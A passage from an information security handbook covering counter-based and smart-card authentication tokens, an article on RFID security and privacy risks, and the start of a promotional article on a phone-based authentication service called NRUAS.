The next type of token is one that generates authentication codes on demand. These devices use a counter that is incremented every time a code is generated and is used as an input into the algorithm that is used to generate the code. This counter is synchronized with the authentication server, which enables it to verify that the correct code has been presented. The authentication codes are onetime passwords and cannot be reused as the server will reject them. If the end user skips over a code without using it, the server will accept it as valid as long as it falls within a predetermined window of valid codes. The server does this by computing all of the valid codes starting with the current value it has of the counter up to the size of the window and comparing them to the presented code. If the code matches any of the computed codes in the window, the user will be authenticated and the server will resync the counter to the value used for that code and then increment it to match the value on the token. This allows the users to authenticate even if they inadvertently request a new code without using the current one. As with the time-synced tokens, this does increase the risk of an attacker guessing the password depending on the window size but the quantity of possible codes is usually so large that this risk is pretty low. One advantage of this type of device is that they are generally lower cost and last for a longer period of time than time-synced tokens because they are not always producing codes. They also do not experience any of the clock drift issues as they do not utilize clocks as part of their process. One drawback of using this type of device is that authenticating codes can be pregenerated and written down, and as long as they are used in order they will be valid. This would negate the need to have the token present while authenticating. This is a serious risk and can be prevented only through end-user awareness so that the codes are kept secure.

A third type of token device is a cryptographic smart card. This is generally implemented as a card about the size and thickness of a credit card that holds a small amount of secure storage and a processor that is capable of some cryptographic functions. The card is inserted into a reader that powers the card and provides the interface to the system. Smart-card tokens have also been implemented using devices that utilize USB connectors that are available on most newer computers. This is an advantage over the card implementation as a separate reader is not needed to be connected to the system. These devices perform authentication by relying on a type of cryptographic algorithm called public or private key. These algorithms use two different keys, a private key, which is kept secret and stored on the device, and a public key. To ensure that the correct public key is associated with a user, the key and the identifier of the user are stored together in an object called a certificate. The certificate will then be verified cryptographically by a trusted certificate authority to ensure that it is not altered. This certificate is then stored in a directory as part of a public key infrastructure (PKI). The public or private key algorithm has the property that data encrypted using the private key is able to be decrypted only using the public key and that data encrypted by the public key can be decrypted only by the private key. The most widely used public or private key algorithm is the RSA algorithm, which is named for its creators—Rivest, Shamir, and Adleman. This algorithm is used by the devices to authenticate a user by having the device encrypt a challenge string that has been supplied by the system the user is trying to authenticate to. This data is then decrypted with the user's public key by the authenticating server to verify that it has been encrypted by that user's private key. Most implementations of these devices will use a PIN to unlock the card before it will perform any functions. The use of smart cards and public or private key authentication will also require the use of a PKI and associated certificate authorities to manage and verify the public and private keys used in the authentication.

All physical tokens possess some safeguards to prevent physical attacks. If a token can be physically compromised and then reverse-engineered or if the appropriate secret information can be copied from it, then it can be duplicated without the user's knowledge. This would compromise

the token as it would no longer be unique to the individual who possessed it. Tokens are usually in form factors that are difficult to break into without damaging the token to the point that it will not function and any secret key information cannot be read. There have been some attacks against smart cards that involve manipulating data that is input into the card to be encrypted and timing the amount of time it takes to encrypt it to reveal information about the secret private key. These attacks are time consuming in nature and require special equipment to enact. There have also been adjustments made on the smart-card architectures and processing to thwart these types of attacks. These kinds of attacks continue to be an area of ongoing concern as token device use becomes more widespread.

Token Management

Regardless of the type of token that is employed, there needs to be a process to manage it over its lifetime. This would include the initial distribution of tokens, replacing lost or expired tokens, and collecting tokens from employees who are leaving the enterprise. These processes generally make use of a database to manage the tokens during their life cycle. It is also important that the distribution and replacement processes use appropriate authentication methods to verify that the correct person is receiving the token. If these processes can be subverted then any subsequent authentications will be compromised, as someone other than the appropriate person may be able to obtain a token in his or her name. These processes may use trusted security officers to verify an identity or may be tied into the methods used to issue credentials for physical access to the enterprise. As a part of the procedure for issuing the token an alternate method of identification can and should be established. One method is to set up a series of challenge-and-response questions that can be used over the phone or through a self-service Web site to request actions like replacements or resets. It is important that these questions do not ask for easily obtainable information and are diverse enough not to be easily guessed. In general three to five questions chosen out of a pool of twenty are sufficient for this purpose. These questions should be used only for this purpose and should not be used for day-to-day authentication. This will reduce the likelihood that they could be intercepted.

The distribution and management of tokens can add a lot of overhead to the total cost of ownership of the token. This is especially true if tokens need to be shipped individually to end users. If they are handled via a centralized process, people would need to be paid to assign the tokens and actually pack them individually for shipping. The method of shipping would also need to give reasonable assurance that the token is delivered only to the person to whom it is assigned. This can add cost to the process especially if the enterprise is at multiple geographic sites. This cost can be reduced by using automation that will assign tokens from a pool of unassigned tokens that is kept at various sites within the enterprise and distributed as needed. A Web portal can be used by individuals to assign themselves a token, provided that they can be authenticated in a satisfactory manner. In enterprises that require more assurance that tokens are assigned to the appropriate individuals, on-site security officers or other trusted individuals can verify the identity of a person before assigning him or her a token. In all cases, detailed audit trails should be kept to document the process in case there is any question in the future about who was assigned the token.

There is also the potential to combine the physical access control of an employee badge with that of the smart card by using the same form factor. This is done by printing the badge information, usually a name, photograph, and, possibly, some other enterprise information, on the smart card itself. This gives the enterprise the option of using the smart card authentication information to control building access. This also makes it easier to remove access; when an employee leaves an

organization and the badge or smart card is turned in, it will not only prevent them from entering the building but also prevent them from accessing any electronic systems or applications utilizing the smart card.

Conclusion

Authentication schemes that use static passwords are increasingly being compromised by attackers using network monitoring, viruses that install keyloggers on workstations, password guessing, and phishing that spoofs the end user into supplying the credentials to a third party. These attacks are becoming more and more common. Other methods of authentication need to be implemented to reduce the ability of attackers to compromise those systems and applications that use static passwords. Biometric schemes that implement the authentication factor "what you are" would also be effective but solutions are still somewhat immature and remain difficult to implement, especially with legacy systems. Token authentication schemes that implement two of the three factors of authentication, "something you know" (a PIN) and "something you have" (the token device), seem to be the best solution to prevent these types of attacks. Token authentication would be easier for an enterprise to implement and would greatly reduce the risk of the authentication scheme being compromised within the enterprise.

References

1. Schuckers, S. (2002). *Spoofing and Anti-Spoofing Measures*, Clarkson and West Virginia University. http://citer.wvu.edu/members/publications/files/15-SSchuckers-Elsevior02.pdf
2. Tipton, H. F., and Krause, M. (2004). *Information Security Handbook*, Fifth Edition, Boca Raton, FL, CRC Press LLC.

A Look at RFID Security

Introduction
RFID Security and Privacy Issues
Securing RFID
Conclusions
References

Ben Rothke

Radio-frequency identification (RFID) is one of the most exciting technologies of the past decade. It has revolutionized everything from warehouses to factory floors, and trucking to distribution centers. But history has shown us that with every technological innovation, there are corresponding information security risks. Far too often, those risks are only dealt with well after the technology has been deployed, as opposed to during the architecture and development stage.

The function of this article is to provide a basic overview to the security issues involved with RFID technology. This is meant to be a starting point on the reader's journey into this new and existing technology, and is not a comprehensive overview of the topic.

Introduction

RFID is the ability to identify physical objects through a radio interface. Usually, an RFID is a tag that holds a small amount of unique data, or a serial number or other unique attribute of the item. This data can be read from a distance, and no physical contact or line of sight is necessary. Exhibit 58.1 describes the general model of how an RFID infrastructure operates.

RFID is used in everything from proximity to toll collection (EZ Pass) to consumer goods (ExxonMobil SpeedPass), safety (LoJack), and much more (Exhibit 58.2). With each passing quarter, more and more items are finding RFID tags embedded within them. Ari Juels, Principal Research Scientist at RSA Laboratories sees a future where our world will be composed of billions of ant-sized, five-cent computers, namely RFID tags.

RFID works by having a transceiver or reader obtain data from the RFID tag that is on an object. A database is used to correlate the ID information to the physical object on which the RFID tag resides.

The tags themselves are powered either in a passive or active manner. Passive power means that all of the power comes from the reader's signal, and that the tags are inactive unless a reader activates them. These are generally cheaper and smaller, but have a much shorter range. EZpass is an example of a passive RFID powered device.

Passive tags operate in the UHF band (915 MHz in North America) and can typically be read within the range of 10 m or more in free space, but the range diminishes when tags are attached to everyday objects.




EXHIBIT 58.1 General model of how an RFID infrastructure operates. (From Juels, A. 2005. *RFID Security and Privacy: A Research Survey*. RSA Laboratories, Bedford, MA.)

Four primary frequency bands have been allocated for RFID use:

- Low frequency (125/134 kHz): most commonly used for access control and asset tracking
- Mid-frequency (13.56 MHz): used where medium data rate and read ranges are required
- Ultra-high-frequency (850–950 MHz and 2.4–2.5 GHz): offers the longest read ranges and high reading speeds
- Microwave (2.45 and 5.8 GHz)

Active power means that the tag has an on-board battery power source and can record sensor readings or perform calculations in the absence of a reader. These have much longer read ranges, but are also much more expensive. LoJack is an example of an active RFID powered device.

EXHIBIT 58.2 Examples of RFID Already in Use

Automobile lock and key anti-theft systems	Newer vehicles are coming equipped with highly encrypted RFID systems Utilizing a tag in the key and one or more readers in the ignition, these systems have already been shown to deter theft
Credit and debit cards	Recently, two major credit card companies have introduced cards that contain an RFID tag This allows holders the option of flashing their card before a reader at the point of sale. Pilot studies have shown this method is 53% faster than swiping a card's magnetic strip. It also reduces wear and tear on the card
Electronic toll collecting	Most states have adopted RFID technology to expedite highway toll collection by attaching devices such as an EZ Pass to vehicles, eliminating the need for drivers to stop and pay
Employee ID cards	Government agencies and private companies have long used RFID-enabled ID cards as a reliable means of authenticating an employee's identity and granting access to secure facilities
Library books	Many libraries have embedded RFID chips in their books to allow more effective inventory management and self-checkout The system helps librarians identify when a book is misplaced on the shelf and further frees them to perform more varied work such as interacting with patrons
Livestock	One of the first widespread applications of RFID, tags are used to streamline farm management and isolate diseased livestock to prevent potential epidemics
Mass transit cards	Cities around the world now use RFID technology in contact-less metro cards that speed commuters through turnstiles. Vendors are partnering with transit authorities to enable commuters to use these smart cards instead of cash to purchase items such as coffee and newspapers
Pallet tracking	Retail chains worldwide have implemented RFID systems to track pallets and containers of goods along the supply chain from factory to store shelf. The result is reduced theft and other forms of product shrinkage, lower warehousing costs, and more efficient inventory management

Source: From American Electronics Association, http://aeanet.org.

RFID can be thought of as a barcode on steroids. Consumers are used to seeing barcodes on a myriad of consumer devices. But the problem is that barcodes lack significant amounts of advanced functionality. The following table compares the basic attributes of barcodes and RFID tags:

Barcode	RFID
Static data: single product type	Dynamic data, bicycle serial #58291958
Single object type	Unique identifiers. This permits very fine grained and accurate control over the specific product
	Ability to have a full history for every item
Requires line of sight: readers must be looking directly at the barcode	Reading by radio contact—the reader can be anywhere within range. The security danger is that it can be read from a distance, through clothes, wallets, backpacks, purses, etc., without the user's knowledge or consent, by anybody with the appropriate device reader
Requires much closer read range	May be read at a range of up to several meters. But ultimately is dependant on its operational frequency and environment

The benefits of RFID are innumerable. Yet with those benefits come significant security and privacy risks. RFID tags can be used to obviate security and privacy. The cartoon in Exhibit 58.3 is an example of the ultimate privacy risks with RFID. The future will likely see significant amounts of RFID technologies that will obviate many of the most blatant security and privacy risks.

Obviously, it is up to the consumer to ensure that they employ these technologies wherever possible. But history has shown that while consumers have screamed about security and privacy, when push comes to shove, they are often far too indolent when it comes to putting security and privacy controls in place.

RFID Security and Privacy Issues

One of the biggest security issues with RFID is that for the most part, it is not being deployed with comprehensive security. RFID is similar to wireless networks that far too many of them are deployed without serious thoughts to information security.




EXHIBIT 58.3 An example of the ultimate privacy risks with RFID. The future will likely see significant amounts of RFID technologies that will obviate many of the most blatant security and privacy risks. (From Juels, A. 2004. *RFID: Security and Privacy for Five-Cent Computers*, RSA Laboratories, Bedford, MA.)

Although many organizations have embedded RFID tags in their products, many have not given thought to the fact that adversaries may try to reprogram the tag. Reprogrammability should be a huge concern for those organizations.

The problem is that RFID used maliciously can be used to track people. It can link them with their identity when they would prefer to be anonymous. Some of those security and privacy risks include:

- Personal privacy: briefcases and luggage can be scanned for its contents, medication, reading material, etc.
- Location: people can be scanned for their specific location.
- Corporate espionage: tracking the inventory and orders of one's competition.
- Eavesdropping: leaking of personal information (medical prescriptions, brand of underwear, etc.), location tracking, etc.
- Spoofing: fooling automated checkout into thinking that a product was still on a shelf, rewriting or replacing tags on expensive items with spoofed data from cheaper items.
- Denial-of-service: sabotage, attack against the RFID infrastructure, wipe-out inventory data, signal jamming

Although the security and privacy issues of RFID are real, the problem is that much of the press has written about it within the confines of a doomsday scenario. Simson Garfinkel (2005) notes that "news reports on RFID privacy rarely point out that the technology has already been massively deployed throughout the U.S. and much of the industrialized world." In November, 2003, Mario Rivas, executive vice president for communications at Philips Semiconductors, said that Phillips had shipped more than a billion RFID devices worldwide. Mark Roberti, editor of *RFID Journal*, estimates that between 20 and 50 million Americans carry an RFID chip in their pocket every day—either in the form of a proximity card for entering buildings and garages or in an automobile key with an "immobilizer" chip molded into the key's plastic handle.

Garfinkle also notes that some privacy activists see RFID's widespread and unrestricted deployment as a kind of doomsday scenario in which corporate and governent interests can pervasively track individuals—paving the way for a technototalitarian state in which each person's movements, associates, and casual acquaintances are carefully monitored and recorded in futuristic data centers.

One of the leading crusaders here is Katherine Albrecht, director of Consumers Against Supermarket Privacy Invasion and Numbering (CASPIAN). Albrecht variously calls RFID tags "spy chips" and "tracking devices" and she organized a Benetton boycott that forced the company to officially repudiate any RFID testing plans.

Even though much of the media and consumer hysteria against RFID is based on misperception, this is still a significant problem for those organizations that want to deploy it.

A similar example of such consumer hysteria is when the Piggly Wiggly grocery chain attempted to deploy a fingerprint-based retail authentication system in 2005. During the testing, the assistant IT Director stated that he did not appreciate how emotionally intense some of the opposition was until he visited a store and saw a 70-year-old woman literally throw a Bible at an employee trying to enroll people in the program. The customer told him that "God was going to rain hellfire on him and that he was promoting the devil's work" The store manager took it to mean that the customer was not interested in enrolling in the biometric system.

In a similar vein, noted privacy and security expert Simson Garfinkel created the RFID Bill of Rights that attempts to create a framework for enabling consumers to regain control of how their personal RFID data is used. Garfinkel (2002) writes that the likely proliferation of these devices has spurred him to come up with this RFID Bill of Rights. Specifically, consumers should have:

- The right to know whether products contain RFID tags
- The right to have RFID tags removed or deactivated when you purchase products
- The right to use RFID-enabled services without RFID tags

- The right to access an RFID tag's stored data
- The right to know when, where and why the tags are being read

Ultimately, the use of biometrics at Piggly Wiggly showed that consumer and end-user resistance can be significant. With that, education and awareness are critical issues in accelerating any new technology acceptance. The bottom line: Consumer and end-user resistance can sink even the best technology. Be prepared.

Securing RFID

Organizations that want to secure their RFID infrastructure should approach it the same way that they would secure a standard network or Internet infrastructure. By and large, RFID and non-RFID networks have the same security issues.

It has been observed that organizations with effective information security practices in place will also use them when deploying RFID.

Securing RFID tags from eavesdropping is one of the biggest concerns with this nascent technology. Although this level of security is possible, to date, securing basic RFID tags presents somewhat of a monetary and technological considerable challenge.

For enterprises, eavesdropping on RFID is a real and significant threat. It can be a highly effective form of corporate or military espionage, since the RFID readers are able to broadcast their tag data up to hundreds of yards away.

Shielding these radio emissions is possible, but that effectively negates much of their primary use. One of a few approaches that are in use to overcome the eavesdropping issue is silent tree-walking, which was developed at MIT. Silent tree-walking involves a modification to the basic reading protocol for RFID tags that eliminates reader broadcast of tag data.

Another, albeit proprietary technique was developed by RSA and involves the use of pseudonyms. In this security system, tags carry multiple identifiers, and emit different identifiers at different times. Thus the appearance of a tag is changeable. Legitimate readers are capable of recognizing different identifiers belonging to a single RFID tag. An eavesdropper, however, is not. Pseudonyms can prevent an adversary from unauthorized tracking of RFID-tagged objects.

Conclusions

RFID is most definitely a technology whose time has come. Only by understanding the many security and privacy issues can this vital technology be deployed in a manner that truly supports its mission.

References

Garfinkel, S. 2002. An RFID bill of rights. *Technology Review*, November, Retrieved October 27, 2006, http://www.technologyreview.com/read_article.aspx?id=12953&ch=infotech.

Garfinkel, S. 2005. RFID privacy: An overview of problems and proposed solutions. *IEEE Secur. Privacy*, 3 34–43.

Further Reading

Web sites:

1. http://www.rfid-security.com
2. http://www.rsasecurity.com/rsalabs/rfid
3. http://www.epcglobalinc.org/public policy/public policy guidelines.html
4. RFID J., http://www.rfidjournal.com
5. RFID Gazette, http://www.rfidgazette.org

6. RFID News, http://www.rfidnews.org
7. Sokymat, http://www.sokymat.com
8. http://www.spychips.com

Books:

9. Albrecht, K. and McIntyre, L. 2005. *Spychips: How Major Corporations and Government Plan to Track Your Every Purchase and Watch Your Every Move*, Nelson Current, New York.
10. Bhuptani, M. and Moradpour, S. 2005. *RFID Field Guide: Deploying Radio Frequency Identification Systems*. Prentice Hall, Englewood Cliffs, NJ.
11. Finkenzeller, K. 2003. *RFID Handbook: Fundamentals and Applications in Contactless Smart Cards and Identification*. Wiley, New York.
12. Garfinkel, S. and Rosenberg, B. 2005. *RFID: Applications, Security, and Privacy*. Addison-Wesley Professional, Reading, MA.
13. Heinrich, C. 2005. *RFID and Beyond: Growing Your Business Through Real World Awareness*. Wiley, New York.
14. Lahiri, S. 2005. *RFID Sourcebook*. IBM Press, White Plains, NY.
15. Matsuura, J. 2001. *Security, Rights, and Liabilities in E-Commerce*. Artech House Publishers, Norwood, MA.
16. O'Harrow, R. 2005. *No Place to Hide: Behind the Scenes of Our Emerging Surveillance Society*. Free Press, New York.

New Emerging Information Security Technologies and Solutions

Introduction
New Information Security Technologies
Authentication • New Remote User Authentication Service™ • Reverse Authority Authentication System™: A Solution for Phishing
New Infosec Technologies, Part II
Packet Source Validation Architecture System™—Global Network Security • Description of PSVAS • Packet Source Validation Architecture System
Intelligent Shredding & Aliasing: A New Identity Security Technology
Clear and Present Danger • Why a Business Should Care About Identity Security • Identity Security Algorithm • Keeping Identity Sensitive Data, a Higher Degree of Risk • Identity Security Technology Architecture Overview • The Special Interface: Anonymous Personal Identification Number (APIN™) • The Identity Security Server • The Database Servers • The Transaction Server • How These Parts Operate Together • Applications to All Identity Data • Independent Validation • Shredding and Aliasing, Building Blocks • How Shredding and Aliasing Use Randomness Concept • Aliased Identity • Find Me If You Can: A Challenge
Secure Overlay™ Technology Payment Card
Secure Overlay-Technology Payment Card Description
Ambiguity Envelope™ Wireless Encryptio

Tara Chand

Introduction

News items come out on a regular basis related to information security. For instance, how hackers get the better of it as well as the never ending security bulletins and patches to the information security products are examples. A large number of security experts are engaged and working for security companies as well as the companies that use these information security products to attend to this situation. These experts are facing an evolving struggle in their attempts to find the hacker. One of the largest obstacles in front of

information security experts is in determining if the weakness is in the system or if it is the people or the process that are to blame.

When the FBI cannot keep its systems secure (February 14, 2005, Newsweek) with the most sophisticated firewall and when it cannot determine how or what has happened, it is clear to many that the war on security is being lost. After having had the umpteenth update of the firewall that has not worked, the security experts wish people were more security aware and better trained, and experts push for better laws to punish hackers.

In his September, 2004 keynote speech, "The End of the Internet as We Have Known It," William Hugh Murray, executive consultant to Tru Secure Corporation, paints a bleak picture that validates the notion that the war on security is being lost.

In recent speeches, Hal Tipton, a member of the ISSA Hall of Fame, claims that the systems are getting more complex and the security "sky is still falling" compared to 10 years ago.

Security is a complex, multidimensional subject. Security affects businesses differently, but it affects all businesses. The businesses most vulnerable are those that are in the financial services industry such as credit cards companies, banks, insurance companies, and those that store personal data such as government agencies, merchants, and employers.

Besides the ten domains of the common body of knowledge (CBK), information security has many other dimensions. One of these dimensions involves a hacker with different degrees of skill, education, motivation, organization, and malevolent intent who is located in any part of the world. The hacker is constantly on the prowl and looking for a weakness in a system's security.

Another dimension involves a financial institution that is loaded with items ranging from hard currency to personal data that can be converted to money on the open market. Of course, there is also the added dimension of the financial institution or bank customer whose money or data everyone is after as financial institutions attempt to offer additional services and hackers attempt to steal information.

All three dimensions have very different objectives and different yardsticks. Thwarting the hacker while keeping the financial institution and customer satisfied is a daunting challenge in this age of security. One may have a security solution that is good only until a hacker works around it. The solution may be so cumbersome to use that the customers do not want to use it on a consistent basis, or it is too cost prohibitive for banks to deploy it.

There is no total perfect solution to any given situation or problem. Experts conveniently state this bit of wisdom in terms of probability. As an illustration, a commercial plane is perfectly safe if its safety features have been demonstrated to the Federal Aviation Administration (FAA) with the analysis that the probability of a crash and the loss of life are less than 1 in 11 billion. The same concept holds true for security, and this is stated in terms of an acceptable or residual risk.

Therefore, Information Technology (IT) and its dependence on information security is a continuously and rapidly changing discipline. Information security has been built on some fundamental assumptions and principles that are not working well in this rapidly changing security landscape and are essentially breaking down.

One of the fundamental assumptions is that extra or enhanced security equates to extra cost for the businesses and extra hoops for the employee or the customer. This leads to greater complexity for systems that leads to greater vulnerabilities. Those engaged in information security enterprise businesses are creating ever more complex solutions. Intrusion detection systems (IDS) or Intrusion Prevention Systems (IPS) are examples of that solution. The notion that people are and would be integral parts of any security system is almost lost. This will always be the weakest link. With this assumption, businesses are struggling to determine the true measure and cost of security and how it can be paid. The Information Security and Risk Management domain of the CBK does not provide sufficient solutions to this problem.

The premise behind current information security is based on the following principles:

1. Authentication, defined in terms of weak or strong authentication, is determined by factors of authentication, such as password (what you know), tokens (what you have), and biometrics (what you are). Each mechanism has its own issues of cost, reliability, and security.

2. Firewall for network access security that is usually implemented close to the border routers of a network, but the abilities of a firewall are limited to access control list-based filtering on the IP addresses that can be made up.
3. Traffic analysis inside a network as part of using IDS or IPS; transmission security by encryption such as public key infrastructure (PKI) and secure socket layer (SSL); data-at-rest security by key-based encryption of files in storage servers.
4. Filtering for hidden threats by host-based applications with predetermined signatures, similar to filters for viruses and worms.

The current security technologies and practices based on these principles have demonstrated severe shortcomings that have become clear to experts as well as the general public. These principles of security and current technologies based on them are being incrementally refined and are providing a diminishing return for security.

Given this landscape of information security, new security concepts and technologies are needed to address information security in the modern age that will also stand the test of time.

New information security technologies are addressed in five different areas of: authentication, global Internet security, encryption, identity data security, and e-commerce security. E-commerce security represents payment or transaction based security.

New Information Security Technologies

Authentication

Under this topic, five different technologies are described. The first is a technology that provides strong authentication without tokens and long passwords and is best suited for the online banking environment. The second is for authenticating the bank server before authenticating the user to the server. The third is for multifactor authentication where a single user action and single system interface provides more security than three factors of authentication. The fourth is for password storage and retrieval (PSR) technology that solves the problem of safely saving and retrieving complex passwords without relying on memory, paper, and file records. The fifth provides packet-level authentication at the border router of a network.

New Remote User Authentication Service™

Introduction

In October, 2005, the Federal Financial Institutions Examination Council (FFIEC) released new guidelines, *Authentication in an Internet Banking Environment*, that call on banks to upgrade current single-factor authentication processes—typically based on user names and passwords—with a stronger, second form of authentication by the end of 2006.

The FFIEC guideline is a result of letters that the author wrote to the SEC and members of Congress early in 2005. New Remote User Authentication Service (NRUAS™) satisfies the FFIEC guidelines and was primarily developed for a large customer base such as one found in a financial institution.

New Remote User Authentication Service delivers strong authentication by a unique combination of existing long held and proven security concepts. First, NRUAS eliminates the use of long passwords. Second, it does not have security tokens.

Current strong remote-user-authentication security solutions use complex passwords, security tokens, and biometrics. These are logistically complex, costly, difficult to scale up, and not user-friendly.

These problems point to a need for new strong remote user authentication security technologies. New Remote User Authentication Service technology solution stands apart from the industry as being able to provide strong remote user authentication without complex passwords, security tokens, biometric sensors, and sample databases.

New Remote User Authentication Service does not inherit the weaknesses and limitations that are well-known and well-publicized such as the password, security tokens, and biometrics.

New Remote User Authentication Service is a strong authentication service that is highly scalable, easy to implement, user-friendly, and cost-effective by many orders of magnitude for the reasons described herein.

The bank customer is told to have long, random passwords that are difficult to crack and also difficult to create and remember. Customers may be additionally burdened with a security token to implement a two-factor strong authentication as well as performing other cumbersome steps. These are not viable security solutions when dealing with a large customer base, such as that of a financial institution that delivers online financial services. New Remote User Authentication Service works without long passwords and security tokens, and it provides a two-factor strong authentication as required by FFIEC guidelines.

New Remote User Authentication Service uses technologies already in widespread use to be able to provide two-factor strong authentication without long passwords and security tokens. New Remote User Authentication Service uses Call Origination Call Back (COCB) and digital tone multi frequency-personal identification number (DTMF–PIN) as the two factors of authentication leading to strong authentication. COCB factor of authentication is based on Telco Screen technology that can determine or trace a call's origin. The caller ID from a phone is not reliable because, in some instances, the caller has the ability to create his own caller ID. Therefore, when a call is received, assurance on the call origin cannot be assumed. Telco Screen technology solves that problem.

Telco Screen™ Technology

A call that originates from a cell phone has distinct attributes and signatures. One of these distinctions is that the cellular telephone company determines the caller ID and not the caller. A cellular telephone company does that by the subscriber identity module (SIM), and it then checks the account status, records the call status, and maps the SIM to the caller ID that is forwarded as the call's origin from the cellular telephone company. One example of call status is based on the destination number called, such as flagging the call mobile to mobile (M2M) when the destination is a number from a certain class such as a specific company's mobile number. The technology to be able to differentiate different types of call origination (CO) is called Telco Screen™.

The Telco Screen technology leverages these distinctions to create two distinct and separate paths of call processing. For example, the call path from an unknown call origin is processed by interactive voice response (IVR) Script A, and calls from known call origins such as from cellular telephone company are processed by IVR Script B by an IVR System. IVR Script A requires a call-back (CB) feature to pre-registered numbers. The CB is to a number that the caller selects in real time at the time of CO. IVR Script B requires only CO without the need to have a CB. Given the wide use and availability of cell phones, it is assumed that path A will be rarely used, but it does allow flexibility when the cell phone is not available to be used.

Therefore, COCB™ acts as the first factor of authentication. The second factor of authentication is a numeric PIN entered in the phone that is delivered as multifrequency tones to the IVR system. Hence, this factor is called DTMF–PIN™. Thus NRUAS is able to provide two-factor authentication without long passwords and physical tokens.

Another unique aspect of NRUAS is its use of a just-in-time delivery of a one-time-use and limited-time-use numeric pass key, freeing the bank customer from ever having to create, remember, and use long passwords. If the NRUAS system by either CO or COCB and DTMF–PIN is successful in authenticating the caller, the NRUAS system then generates a short Random Pass Key (RPK™) and voice-delivers it to the caller with a time limit when it would work. For example, the RPK may be ACY39 that is good for 60 seconds for one-time use.

The RPK has the attributes of being short and fast because it is usually a four to six digit alphanumeric code that is good for seconds or minutes. However, NRUAS enables the RPK to be customized to the needs of its users and the system they are logging in to by customizing the length of RPK, the time it is good for (minutes, hours, or days), and from which of a remote person's phones the COCB factor can work.

Because no one size fits all, if a user has a good memory, he can call NRUAS less frequently and receive and memorize a longer RPK that may be good for a number of days for multiple use. This level of flexibility may be implemented at the individual level based on the security policy of the business.

The caller on a login window uses their primary phone number as user ID and uses the newly received RPK as the password. The business's existing authentication system identifies the caller and authenticates the caller using the RPK and then allows access to the authorized application server.

Phones, specifically cell phones, are the most widely used infrastructure. In digital phones, the control information and voice channel are encrypted and are not subject to cloning or eavesdropping. The phone used in NRUAS is not a security device in the sense of the security token because no formulas are executing within it. Therefore, losing a phone is not like losing a security token. Cellular phone companies generate the cell-phone caller ID, not the phone itself, by mapping the Subscriber Identity Module (SIM) or device MAC to an account number and its status and then to the caller ID.

Some users may prefer RPK delivery by short messaging system (SMS). However, SMS uses a data packet store-and-forward network like the Internet and may be subject to hacking. Therefore, NRUAS prefers real-time voice delivery to ensure a remote person is in the loop. Each authenticated call generates a new RPK and can be obtained anytime from anywhere.

The existing authentication systems of a bank remain independent from the NRUAS system. That means there is no change to the login screen process that a user sees and uses, and there is no change in the bank's authentication system. For example, in the login webpage, the bank user enters his primary caller ID or his existing user ID. In the password fields, the bank user enters the RPK received from the NRUAS system. New Remote User Authentication Service uses the most widely used existing login user interface of any authentication system.

New Remote User Authentication Service system requires two simple interfaces to the bank's authentication system. One interface is for account maintenance to add or delete new users by replicating their caller IDs in the NRUAS directory or database. The second interface is the RPK that is used for authentication that is fetched by the bank's authentication server from the NRUAS system in real time for each instance users log in. New Remote User Authentication Service system exclusively maintains the random creation, delivery, and time or use based deletion of RPK from its directory.

Decoupling the NRUAS system from the bank's existing authentication system in the manner described above enables a cost-effective NRUAS implementation. The NRUAS system does not touch or use any employee or customer data. The IVR server that is part of the Telco Screen does not store any code or data. New Remote User Authentication Service can be incrementally deployed to work within existing systems with virtually zero training costs.

Telco Screen, implemented in the telephone company, prevents DoS attacks on the IVR server. For these reasons, NRUAS deployment is cost effective by many orders of magnitude compared to security-token-based systems.

The NRUAS implementation embodies systems engineering and security principles such as separation of systems, compartmentalization of data, and need-to-know. This makes the NRUAS implementation clean, robust, secure, and economical. A cellular telephone makes an ideal component of the NRUAS strong authentication service for many reasons. Cell phones are a personal item in the physical control of the owner. The telephone number associated with a cellular telephone uniquely identifies the owner because the telephone company has verified the owner's identity, and it provides caller ID that cannot be tampered with, altered, or blocked by a user because the caller ID is provided by the telephone company computer systems. Cell phones are owned by many people because of their convenience and affordable pricing. In some respects, a cellular phone is superior to a card because a cellular phone has a minimal risk of theft because the telephone company can trace the location of a cellular phone.

The computer systems have different security needs and the users have different preferences. For a successful technology service, all of the affected parties must be kept reasonably satisfied. There are many implementations of the NRUAS remote user-authentication service. The flexible features of NRUAS are as follows:

- The NRUAS access service can be gradually phased in without any system downtime and customer education.

- During a transition or a training period, the NRUAS access control function in the authentication server can be programmed to accept either the traditional password or the RPK of the NRUAS strong authentication. This would enable those who prefer to use the password to continue to use the password and those who prefer to use the NRUAS access service to use this service during this transition period.
- For those who may continue to use the password, they may still use the NRUAS access service on those occasions when they have forgotten the password.
- In one version of the NRUAS security service, as illustrated in Exhibit 59.1, the individual business has an IVR equipped authentication server. In another version, as illustrated in Exhibit 59.2, a central IVR equipped authentication server is used that connects on a virtual private network (VPN) to the business's authentication server.

Online Banking Application

Online banking is the most common service that would benefit from NRUAS strong remote user authentication and is described here in more detail.

A customer connects to the bank server and receives a login page. The customer has a cellular telephone number of 707-399-4333 and calls 1-800-111-3434. The bank system asks for a PIN, and the customer enters a PIN of 1249. It could be the same PIN used for an ATM card or anything else. The NRUAS authentication function in the bank computer system identifies and verifies the customer by caller ID and PIN, and it creates a passkey of 7073994333-4345 where the first number is the cell telephone number and the last four digits are a random number created for this customer for this transaction (see Exhibit 59.3).

